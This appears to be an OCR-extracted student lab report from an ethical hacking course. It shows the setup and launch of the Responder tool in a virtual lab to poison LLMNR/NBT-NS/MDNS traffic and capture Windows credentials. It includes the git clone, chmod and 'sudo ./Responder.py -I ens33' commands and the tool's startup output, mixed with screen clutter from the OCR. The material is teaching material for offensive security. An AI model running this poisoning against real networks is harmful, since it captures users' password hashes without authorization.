
Lab 7


Course Name: Ethical Hacking and Offensive Security(HOD401)
Student Name: Nguyễn Trần Vinh – SE160258
Instructor Name: Mai Hoàng Đỉnh
Lab Due Date: 03/10/2023


1, Gain Access to System

1.1 Perform Active Online Attack to Crack the System's Password using Responder


- Open Ubuntu and Windows 10
- git clone




UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
UV
Activities
Files
Thg 10 2 17:02
touristv@touristv-virtual-machine: ~
Windows shares on 10.10.10.10
Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
CDROM
Floppy Disk
Ubuntu 22.0...
Other Locations
ADMIN$
C$
CEH-Tools
E$
Users
Preparing to unpack .../git-man_1%3a2.34.1-1ubuntu1.10_all.deb ...
Unpacking git-man (1:2.34.1-1ubuntu1.10) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1%3a2.34.1-1ubuntu1.10_amd64.deb ...
Unpacking git (1:2.34.1-1ubuntu1.10) ...
Setting up liberror-perl (0.17029-1) ...
Setting up git-man (1:2.34.1-1ubuntu1.10) ...
Setting up git (1:2.34.1-1ubuntu1.10) ...
Processing triggers for man-db (2.10.2-1) ...
touristv@touristv-virtual-machine: $ git clone https://github.com/SpiderLabs/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 878, done.
remote: Counting objects: 100% (182/182), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 878 (delta 163), reused 158 (delta 158), pack-reused 696
Receiving objects: 100% (878/878), 528.76 KiB | 1.80 MiB/s, done.
Resolving deltas: 100% (577/577), done.
touristv@touristv-virtual-machine: $
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2010 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
UV
Jason
Password
Jason
TouristV
Administrator
Martin
Shiela
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
UV
Activities
Terminal
Thg 10 2 17:59
touristv@touristv-virtual-machine: ~/Responder
Receiving objects: 100% (2243/2243), 2.51 MiB | 449.00 KiB/s, done.
Resolving deltas: 100% (1435/1435), done.
Updating files: 100% (118/118), done.
touristv@touristv-virtual-machine:~$ cd Responder/
touristv@touristv-virtual-machine:~/Responder$ chmod +x Re
Report.py Responder.conf Responder.py
touristv@touristv-virtual-machine:~/Responder$ chmod +x Re
Report.py Responder.conf Responder.py
touristv@touristv-virtual-machine:~/Responder$ chmod +x Responder.py
touristv@touristv-virtual-machine:~/Responder$
touristv@touristv-virtual-machine:~/Responder$
touristv@touristv-virtual-machine:~/Responder$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.10.9 netmask 255.255.255.0 broadcast 10.10.10.255
inet6 fe80::ded8:4890:230:e3fa prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:59:3d:5e txqueuelen 1000 (Ethernet)
RX packets 711878 bytes 1040102777 (1.0 GB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 214130 bytes 76603651 (76.6 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 438 bytes 45819 (45.8 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 438 bytes 45819 (45.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
touristv@touristv-virtual-machine:~/Responder$ sudo ./Responder.py -I ens33
NBT-NS, LLMNR & MDNS Responder 3.1.3.0
To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2010
UV
Activities
Terminal
Thg 10 2 18:00
touristv@touristv-virtual-machine: ~/Responder
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [ens33]
Responder IP [10.10.10.9]
Responder IPv6 [fe80::ded8:4890:230:e3fa]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




